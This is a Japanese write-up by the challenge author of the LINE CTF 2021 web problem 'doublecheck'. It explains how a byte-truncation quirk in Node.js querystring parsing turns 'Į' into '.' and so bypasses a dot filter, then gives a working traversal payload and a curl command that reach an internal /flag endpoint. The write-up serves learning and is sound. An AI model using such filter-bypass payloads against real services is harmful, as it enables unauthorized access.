この記事はLINE CTF 2021で出題されたWeb問題「doublecheck」の解説です。
doublecheckはLINE CTF 2021で出題されたWeb問題で、Node.jsのquerystringの挙動から作成された問題でした。執筆時(2023年10月)はすでに出題されてから2年以上が経過していますが、過去に作成した問題を記録のために書き残しておきたいと思います。
ちなみに、参加者の方がArchiveとしてGitHubにソースコードをアップロードしてくださっていました。Dockerで気軽に試せますので、ぜひ遊んでみてください!
https://github.com/sajjadium/ctf-archives/tree/main/ctfs/LINE/2021/web/doublecheck
# 単純にクローンしてもいいですが、重いので...
git clone --filter=blob:none --sparse https://github.com/sajjadium/ctf-archives.git
cd ctf-archives
git sparse-checkout init --cone
git sparse-checkout set ctfs/LINE/2021/web/doublecheck
Applicationの概要
Web ApplicationのURLとソースコードが提供されており、URLにアクセスすると次のようシンプルな投票機能があります。GOODを押せばGOODの数字が増え、BADを押せばBADの数字が増えます。

これ以上の機能はないので、早速ソースコードを見てみましょう。Node.js, Expressを使用して書かれたシンプルなサーバーでvote数を管理しています。
const createError = require('http-errors')
const express = require('express')
const bodyParser = require('body-parser')
const path = require('path')
const logger = require('morgan')
const querystring = require('querystring')
const http = require('http')
const process = require('process')

const app = express()
const port = process.env.PORT || '3000'

logger.token('body', (req, res) => req.body.length ? req.body : '-')
app.use(logger(':method :url :status :response-time ms - :res[content-length] :body'))
app.use(bodyParser.text({ type: 'text/plain' }))
app.use(express.static(path.join(__dirname, 'public')))
app.post('/', function (req, res, next) {
  const body = req.body
  if (typeof body !== 'string') return next(createError(400))

  if (validate(body)) return next(createError(403))
  const { p } = querystring.parse(body)
  if (validate(p)) return next(createError(403))

  try {
    http.get(`http://localhost:${port}/api/vote/` + encodeURI(p), r => {
      let chunks = ''
      r.on('data', (chunk) => {
        chunks += chunk
      })
      r.on('end', () => {
        res.send(chunks.toString())
      })
    })
  } catch (error) {
    next(createError(404))
  }
})

const vote = { good: 0, bad: 0 }
app.get('/votes', function (req, res, next) {
  res.json(vote)
})

// internal apis
app.get('/api/vote/:type', internalHandler, function (req, res, next) {
  if (req.params.type === 'bad') vote.bad += 1
  else vote.good += 1
  res.send('ok')
})

app.get('/flag', internalHandler, function (req, res, next) {
  const flag = process.env.FLAG || 'LINECTF{****}'
  res.send(flag)
})

// catch 404 and forward to error handler
app.use(function (req, res, next) {
  next(createError(404))
})

// error handler
app.use(function (err, req, res, next) {
  res.status(err.status || 500)
  res.send(err.message)
})

function internalHandler (req, res, next) {
  if (req.ip === '::ffff:127.0.0.1') next()
  else next(createError(403))
}

function validate (str) {
  return str.indexOf('.') > -1 || str.indexOf('%2e') > -1 || str.indexOf('%2E') > -1
}

module.exports = app
このソースコードについて、簡単に解説します。
Expressを使って実装されたこのアプリケーションは、投票をするためのPOSTリクエストを**/で受けています。bodyParser.textミドルウェアを使用して、text/plain**形式のリクエストボディを受け取っているようです。これにより、クライアントからのRequest bodyを単純なテキストデータとして扱っています。
app.use(bodyParser.text({ type: 'text/plain' }))

app.post('/', function (req, res, next) {
  const body = req.body
  if (typeof body !== 'string') return next(createError(400))

  if (validate(body)) return next(createError(403))
  const { p } = querystring.parse(body)
  if (validate(p)) return next(createError(403))

  // ...
}
Request bodyはテキストとして取得され、その内容が検証されます。もしもbodyが文字列でない場合は、エラーコード400が返されます。また、独自の**validate**関数を使用して、body内にpath traversalを試行するような文字列が含まれているかどうかもチェックされます。
function validate (str) {
  return str.indexOf('.') > -1 || str.indexOf('%2e') > -1 || str.indexOf('%2E') > -1
}この検証を通過すると、querystring.parse関数でbodyが解析されます。p=goodを送信すれば{"p": "good"} と解析され、pにはgoodという文字列が入ります。
その後、もう一度 validate 関数による検証を経て、/api/vote/{p}というPathを持つAPIにGET Requestが送信され、その結果がそのまま返されます。サーバーが自分自身にリクエストを送信しているということですね。
app.post('/', function (req, res, next) {
  // skipped
  const { p } = querystring.parse(body)
  if (validate(p)) return next(createError(403))

  try {
    http.get(`http://localhost:${port}/api/vote/` + encodeURI(p), r => {
      let chunks = ''
      r.on('data', (chunk) => {
        chunks += chunk
      })
      r.on('end', () => {
        res.send(chunks.toString())
      })
    })
  } catch (error) {
    next(createError(404))
  }
})
そのリクエスト先である/api/vote/:typeというPathはinternalHandlerがミドルウェアとして設定されており、サーバー内部からのリクエストのみ受け付けるようになっています。
// internal apis
app.get('/api/vote/:type', internalHandler, function (req, res, next) {
  if (req.params.type === 'bad') vote.bad += 1
  else vote.good += 1
  res.send('ok')
})

function internalHandler (req, res, next) {
  if (req.ip === '::ffff:127.0.0.1') next()
  else next(createError(403))
}そして、FLAGを返す/flagもあります。しかしながら、これもinternalHandler があるためサーバー内部からのリクエストしか受け付けていません。
app.get('/flag', internalHandler, function (req, res, next) {
  const flag = process.env.FLAG || 'LINECTF{****}'
  res.send(flag)
})
解法
p=good と送ることで、GETリクエストが /api/vote/goodに飛び、その結果が返ってくるのでした。では p=../../flag を送ればFLAGが取得できるでしょうか?
それには、validate関数による検証を回避しなければなりません。しかし、validate関数はシンプルな実装ながらなかなか強力で、1つ目の検証から回避するのが難しそうです。
// 再掲
function validate (str) {
  return str.indexOf('.') > -1 || str.indexOf('%2e') > -1 || str.indexOf('%2E') > -1
}
ここで注目したいのが、bodyをquerystring.parseによって解析する前後で2回validate関数が呼ばれているということです。
  if (validate(body)) return next(createError(403))
  const { p } = querystring.parse(body)
if (validate(p)) return next(createError(403))- 解析前の文字列には
.は含まれていないが解析後に.が含まれており、2. validate関数をうまく回避できれば良さそうですね。
2は簡単ですね。validate関数は引数が文字列であることを確認していないので、配列を与えることで回避できます。
p=../&p=x は ['../', 'x'] になりますので、 ['../', 'x'].indexOf('.')==false です。
肝心の1ですが、そんなことできるんでしょうか?
querystring.parseの挙動
1を達成するには、querystring.parseの内部挙動を追いかける必要があります。早速実装を参照すると、querystring.parseは内部でquerystring.unescapeを使用しているようです。
https://github.com/nodejs/node/blob/v15.8.0/lib/querystring.js#L293
このunescape関数は、公式ドキュメントで次のような言及があります。
https://nodejs.org/api/querystring.html#querystring_querystring_unescape_str
By default, the querystring.unescape() method will attempt to use the JavaScript built-in decodeURIComponent() method to decode. If that fails, a safer equivalent that does not throw on malformed URLs will be used.
querystring.unescapeは内部でdecodeURIComponentを使用してURL Encodeされた文字列をデコードしようとするが、失敗した場合はdecodeURIComponent相当の何かでデコードするようです。
実装でいうと、 https://github.com/nodejs/node/blob/v15.8.0/lib/querystring.js#L126 のあたりを指しています。
function qsUnescape(s, decodeSpaces) {
  try {
    return decodeURIComponent(s);
  } catch {
    return QueryString.unescapeBuffer(s, decodeSpaces).toString();
  }
}
decodeURIComponentが失敗する例としては、Percent encodingされた文字がUTF-8として有効ではない場合が考えられます。例えば、%ffなんかがそうですね。
> decodeURIComponent('%2e')
< '.'

> decodeURIComponent('%ee')
< Uncaught URIError: URI malformed
ではこのunescapeBufferはどのような実装か見てみましょう。
https://github.com/nodejs/node/blob/v15.8.0/lib/querystring.js#L79-L119
function unescapeBuffer(s, decodeSpaces) {
  const out = Buffer.allocUnsafe(s.length);
  let index = 0;
  let outIndex = 0;
  let currentChar;
  let nextChar;
  let hexHigh;
  let hexLow;
  const maxLength = s.length - 2;
  // Flag to know if some hex chars have been decoded
  let hasHex = false;
  while (index < s.length) {
    currentChar = StringPrototypeCharCodeAt(s, index);
    if (currentChar === 43 /* '+' */ && decodeSpaces) {
      out[outIndex++] = 32; // ' '
      index++;
      continue;
    }
    if (currentChar === 37 /* '%' */ && index < maxLength) {
      currentChar = StringPrototypeCharCodeAt(s, ++index);
      hexHigh = unhexTable[currentChar];
      if (!(hexHigh >= 0)) {
        out[outIndex++] = 37; // '%'
        continue;
      } else {
        nextChar = StringPrototypeCharCodeAt(s, ++index);
        hexLow = unhexTable[nextChar];
        if (!(hexLow >= 0)) {
          out[outIndex++] = 37; // '%'
          index--;
        } else {
          hasHex = true;
          currentChar = hexHigh * 16 + hexLow;
        }
      }
    }
    out[outIndex++] = currentChar;
    index++;
  }
  return hasHex ? out.slice(0, outIndex) : out;
}
+をスペース(0x20)に%ddを0xddに変換するなどし、codepointをBufferに溜めていくことでdecodeURIComponentに近い挙動を実現しているようです。
ここで注目したいのが、Bufferにcodepointを代入しているという点です。公式ドキュメントによると、BufferはUint8Arrayのサブクラスであり、256を超える数字は全て0xffとの論理積にまとめられてしまうようです。
https://nodejs.org/api/buffer.html
The
Bufferclass is a subclass of JavaScript’sUint8Arrayclass
// Creates a Buffer containing the bytes [1, 1, 1, 1] – the entries
// are all truncated using `(value & 255)` to fit into the range 0–255.
const buf5 = Buffer.from([257, 257.5, -255, '1']);
つまり、codepointの末尾1byteが0x2eの文字なら、全て0x2eに切り捨てられてしまうということですね。
このような文字はたくさんありますが、例えば次のように取得することができます。
String.fromCharCode(0x12e)
'Į'
では、早速この文字をquerystring.parseに与えてみましょう。
> querystring.parse('p=Į')
[Object: null prototype] { p: 'Į' }
無効な文字がないと、fallbackしないのでしたね。
> querystring.parse('p=%ffĮ')
[Object: null prototype] { p: '�.' }
Į が . に変化することがわかりました。つまり、この手法を使えば1つ目のvalidate関数による検証を迂回できそうです。
FLAGの取得
最終的に1, 2の方法を組み合わせて、以下が2度の検証を回避する文字列となります。
> querystring.parse('p=1&p=%ff/ĮĮ/ĮĮ/ĮĮ/flag')
< [ '1', '�/../../../flag' ]
配列は最終的に文字列に変換され、 1,�/../../../flag となります。したがって、次のcurl commandによりFLAGを取得することができます。
curl http://{host}/ -d 'p=1&p=%ff/ĮĮ/ĮĮ/ĮĮ/flag' -H 'Content-Type: text/plain'
LINECTF{**************}
問題作成の経緯
問題を作ろうとquerystring.parseにさまざまな文字を入力していたら上記の挙動に気づきました。この挙動をどうにかして問題として落とし込みたく色々考えたところ、このような形(解析前後で2回チェックする)となりました。
実際に解かれた方々には、この解説のように実装を追いかけていたら挙動に気づいたというよりかは、いろいろ試していて気づいたという方が多かったのではないでしょうか。いろいろ試すというのは、大事ですね。(中には実装から気づく変態もいたかもしれません…!)
このような脆弱性が現実世界に存在するかというと、多分存在しないと思います。まあ、CTFなのでいいんじゃないでしょうか!
おまけ
競技中、誰かがBadに大量に投票するリクエストを自動化して送信していて、Badが数万近くなって凹んでいた記憶があります。そして、しばらくしてGoodに大量投票する勢力が現れて、ほんのりと喜んでいた記憶もあります。公開されたCTFで作問するのは初めてだったので、些細な出来事にも一喜一憂していました 😊